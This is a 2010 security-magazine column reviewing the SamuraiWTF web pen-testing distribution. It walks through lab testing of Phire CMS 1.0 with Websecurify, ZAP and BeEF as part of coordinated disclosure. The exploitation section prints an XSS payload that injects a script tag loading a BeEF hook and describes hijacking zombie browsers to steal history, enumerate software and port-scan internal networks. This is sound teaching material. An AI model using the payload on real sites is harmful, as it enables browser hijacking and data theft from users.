SamuraiWTF:

The Life Cycle of a Web Application Vulnerability Analysis

By Russ McRee – ISSA member, Puget Sound (Seattle), USA Chapter

Prerequisites

Virtualization platform or dedicated physical host

I spend a fair bit of time conducting web application security research wherein I practice coordinated vulnerability disclosure (CVD[1]), submitting my findings to Secunia.[2] I use a particular set of tools, all of which are included on Samurai Web Testing Framework (SamuraiWTF), and thus will use SamuraiWTF to exemplify the life cycle of one particular web application vulnerability analysis. For typical testing, I install web applications on an Ubuntu 10.10 VM running a LAMP stack; no live sites were harmed in the making of this article. ;-) With SamuraiWTF also installed as a centralized web application testing toolkit, the process is both efficient and effective.

The SamuraiWTF, version 0.9 as I write this, is a LiveCD Linux release designed to serve you for your web pen-testing needs. Kevin Johnson of Secure Ideas and Justin Searle of InGuardians included what they believe are the best of the open source and free tools that focus on testing and attacking websites, selections based on the tools they use as part of their job duties. SamuraiWTF includes tools useful in all four steps of a web pen-test:

- **Reconnaissance** – Fierce domain scanner, Maltego
- **Mapping** – WebScarab, ratproxy
- **Discovery** – w3af and burp
- **Exploitation** – BeEF, AJAXShell

Additionally, the distribution includes a pre-configured wiki useful as your team's central information store during a pen-test.

Kevin provided excellent project feedback including details on the immediately pending 0.9.5 (may already be out as you read this) and version 1.0 for Q1 2011:

> *"We will be releasing the version to the students of Justin's SamuraiWTF class at AppSecDC[3] and then publicly after the conference. Our plan is to then release 1.0 at ShmooCon 2011.*
>
> *The 0.9.5 release is being built around Ubuntu 10.10, which will provide us increased hardware support and some pretty cool new features to play with. Of course we will be adding more tools and updating all of the great ones already included in SamuraiWTF. We are already working on including the new Ruby version of BeEF and all of the new things inside w3af. We also plan on continuing to improve and increase the target applications such as Mutillidae and DVWA. We are also working with various people to begin to include tutorials and guides to help people improve their web testing skills.*
>
> *The 1.0 release is the one we have been working on since our initial release two years ago. We are building out packages for each of the tools included inside of SamuraiWTF with the goal of making it easier for people to use the tools and SamuraiWTF itself. We are also looking at expanding the tools included as well as customizing various scripts to ease test tasks."*

I also asked Kevin about success stories or intriguing use case scenarios:

> *"We have heard from lots of people and organizations that like SamuraiWTF because of the preinstalled and configured tools, helping them accomplish their testing faster and more completely. One of the biggest problems facing penetration testers is the time limits placed on a test. So anything that helps us get to the testing part faster is an improvement.*
>
> *The main thing people tell us is that SamuraiWTF fits how they work. I think this is because all of the people who work on the project are full-time penetration testers. We have built the distro the same way we want our desktop to work. As a matter of fact, SamuraiWTF is the environment, with the inclusion of commercial versions of Burp, that I use when I am performing penetration tests."*

1 http://blogs.technet.com/b/msrc/archive/2010/07/22/announcing-coordinated-vulnerability-disclosure.aspx.

2 http://secunia.com/advisories/search/?search=mcree.

3 http://www.owasp.org/index.php/Assessing_and_Exploiting_Web_Applications_with_Samurai-WTF.

©2010 Information Systems Security Association • www.issa.org • editor@issa.org • Permission for author use only.

Keep an eye on the project website for new releases, and contribute if you have the time and a matching skill. Grab SamuraiWTF from the SourceForge project site.[4]

Setting up SamuraiWTF

Given that SamuraiWTF is in large part an InGuardians project, a minimum requirement for discussing such projects in public venues includes heckling Ed Skoudis. As many have blazed this trail before me, I will simply refer you to Tim Medin's whatisthesamuraipassword.com. This site will aid you in learning or recalling the SamuraiWTF credentials should you struggle in any way to do so on your own. ;-)

The project leads typically recommend SamuraiWTF for use as both a pen-test environment and a lab centerpiece to practice and learn new tools. They prefer to install SamuraiWTF as the base OS on physical hardware. That said, SamuraiWTF works extremely well with VMWare and other virtualization products.


Using SamuraiWTF

As the Samurai menu divides web application penetration testing into three groupings, I'll discuss one tool from each category and its use specific to a recently published web application security disclosure and advisory, specifically Secunia Advisory 42233[5] Phire CMS Multiple Vulnerabilities. Additionally, rather than cover tools I've either covered before or are well known (Burp, Nikto, Paros), I'll use three tools included on the SamuraiWTF distribution that may have had less coverage. Note that SamuraiWTF features a web app pen-tester's paradise via Firefox add-ons, including HackBar, Wappalyzer, and my can't-live-without, Tamper Data as seen in Figure 1.

Figure 1 – SamuraiWTF Firefox add-ons

If you'd like to take advantage of the SamuraiWTF add-ons in a Firefox browser instance that's not part of the distribution ISO, check out the SamuraiWTF Add-On Collection.[6]

Figure 2 – Websecurify results



Recon & Mapping

First up, under Recon & Mapping, PDP's (GNUCITIZEN) Websecurify 0.7. In Petko's own words: "Websecurify is a powerful web application security testing environment designed from the ground up to provide the best combination of automatic and manual vulnerability testing technologies."

Click *Applications => Samurai => Recon & Mapping => Websecurify* and you're underway. In the Websecurify UI choose Launch Test and populate the form with a URL.

The vulnerable version Phire CMS, specifically version 1.0 (1.0.1[7] was released to address these findings), proves an excellent test bed for Websecurify, submitted to the form as http://192.168.122.144/phire-cms-1.0/phire. You can optionally define an application-specific workspace to track your tests. If the application requires credentials, Websecurify will spring a browser instance so you can log in; click *Next* then *Finish* (you'll be reminded of your obligation to ownership of or permission to the test target).

Drill into the + button when the test is complete for results as seen in Figure 2.

Keep in mind, if you give Websecurify write permissions to the app you're testing, it will open the proverbial can of whup*%# and mangle many values; one of many reasons *Re-*

4 http://sourceforge.net/projects/samurai/files.

5 http://secunia.com/advisories/42233.

6 https://addons.mozilla.org/en-US/firefox/collections/rsiles/samurai.

7 http://www.phirecms.org/CHANGELOG.TXT.

©2010 Information Systems Security Association • www.issa.org • editor@issa.org • Permission for author use only.

vert to Snapshot is so bloody useful. Websecurify will also identify a variety of vulnerabilities, as expected, including SQL injection (SQLi) and cross-site scripting (XSS). Be sure to check out the Websecurify site and blog[8] for much more detail on usage and features; I've done it minimal justice here. With one part of Recon & Mapping of my test instance of Phire CMS complete; time to move on to Discovery.

Discovery

Given that Websecurify spotted SQLi specific to the uid variable as submitted to the `edit.account.php` script and an XSS issue specific to the `login.php` script's username and password parameters, what further detail can we discover with one of the discovery proxies?


Click *Applications => Samurai => Discovery => <pick your poison>*

SamuraiWTF includes a fully configured Firefox implementation with the Foxy Proxy add-on ready to utilize eight different local proxy tools (others not listed via Foxy Proxy include Spike and Watobo) including the aforementioned Burp and Paros. Those of you who are disappointed over the lack of Paros Proxy support can rejoice; there's a fork. ZAP is the Zed Attack Proxy, an official OWASP project,[9] and will feel very familiar to Paros fans. To further this analysis, I pointed Foxy Proxy to the ZAP Proxy. I first clicked *Analyze* then *Spider*. I usually fine-tune the Scan Policy under Analyze so as not to waste cycles scanning for inapplicable server platforms when working on LAMP-hosted applications. Once spidered, I stepped to `http://192.168.122.144/phire-cms-1.0/phire/login.php` and selected *Scan*.

As seen in Figure 3, the XSS vulnerability specific to `http://192.168.122.144/phire-cms-1.0/phire/login.php`'s username parameter, as noted during the recon phase, is fully realized during discovery with ZAP.

There are endless options to test and utilize using SamuraiWTF during this phase; I found myself reviewing tools that were new to me and worthy of extensive further exploration.

Figure 3 – ZAP builds on Websecurify findings



Exploitation

I don't usually follow through with complete exploitation as part of the CVD process, but if you're utilizing SamuraiWTF during a penetration testing engagement, following through with full pwnzor may be on your list.

Using the same XSS vulnerability during the Recon & Mapping phase, I'll show you why XSS mitigation really does matter using BeEF, the Browser Exploitation Framework. With minimal effort BeEF allows you to turn victim browsers into zombies with which you can wreak havoc. As a tester I already know that `http://192.168.122.144/phire-cms-1.0/phire/login.php` is vulnerable to XSS, a golden opportunity for a social engineering/web application security double-whammy. Even though GET requests are typically easier to exploit, a tester can craft a one-click POST attack that will take advantage of the Phire CMS vulnerability by injecting the likes of `<script language='Javascript' src="http://192.168.122.144/beef/hook/beefmagic.js.php'></script>` into the username parameter bound for a vulnerable instance of Phire CMS's login.php. Again, 192.168.122.144 is the test environment SamuraiWTF BeEF instance for this scenario.


Once a zombie browser is in BeEF's control, the tester can use Standard Modules to detect Flash, Java, unsafe ActiveX, QuickTime, and others installed on the victim host. One of my favorites, if the victim is using Internet Explorer, is *Detect*

8 http://blog.websecurify.com.

9 http://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project.

©2010 Information Systems Security Association • www.issa.org • editor@issa.org • Permission for author use only.

Figure 4 – BeEF dump the victim brower's URL history



Software, which enumerates installed software on the victim via SMB. You'll find that certain modules work with varying degrees of success depending on browser type and version. Under Browser Modules you can extend the Metasploit Framework to execute a variety of exploits; Network Modules will allow you to retrieve the victim browser's URL history as seen in Figure 4.

Note: You'll need to set BEEF_DOMAIN in `/var/www/beef/include/config.inc.php` to your SamuraiWTF instance's IP address or domain name.

Browser redirects, browser DoS, and bindshells, oh my!

Imagine using Bindshell IPC. The zombie browser can send commands to a listening bindshell where the target address can be on the zombie's subnet that is not directly accessible from the Internet. Screen capture that mayhem for your pen-testing report.

Did I mention distributed port scanning via the zombie browser?

The next time someone tells you something along the line of "You can't do anything with XSS but make little alert pop-ups" you can tell them "Au contraire, mon ami ignorant."

In conclusion

SamuraiWTF rocks, plain and simple; it'd be my 2010 *toolsmith* tool of the year but alas, I am letting you, dear reader, make that "Tool of the Year" decision for 2010.

For those with a desire to learn a ton about web application security testing, or consolidate all the tools you'll likely need on one system, SamuraiWTF is for you. As Kevin indicated, use SamuraiWTF as your base install, then enhance with Burp Suite Pro if you happen to be a commercial Burp user. Stay tuned for the 1.0 release, and contribute to the project if so motivated.

As for the "Tool of the Year" voting, there will be a poll established on the ISSA website for ISSA members and on my blog for all others. The poll will be posted January 1, 2011 and run for 30 days; thereafter the results will be published on my blog and on ISSA Connect.

In closing, if security vulnerability analysis (web application and otherwise) is interesting to you please consider supporting OSVDB[10]/OSF.[11]

I hope you enjoy SamuraiWTF as much as I do.

Cheers…until next month.

Acknowledgements

—Kevin Johnson and Justin Searle, SamuraiWTF project leads, for their contributions to this article

About the Author

Russ McRee, GCIH, GCFA, GPEN, CISSP, is team leader and senior security analyst for Microsoft's Online Services Security Incident Management team. As an advocate of a holistic approach to information security, Russ' website is holisticinfosec.org. Contact him at russ@holisticinfosec.org.

10 http://osvdb.org.

11 http://opensecurityfoundation.org.

©2010 Information Systems Security Association • www.issa.org • editor@issa.org • Permission for author use only.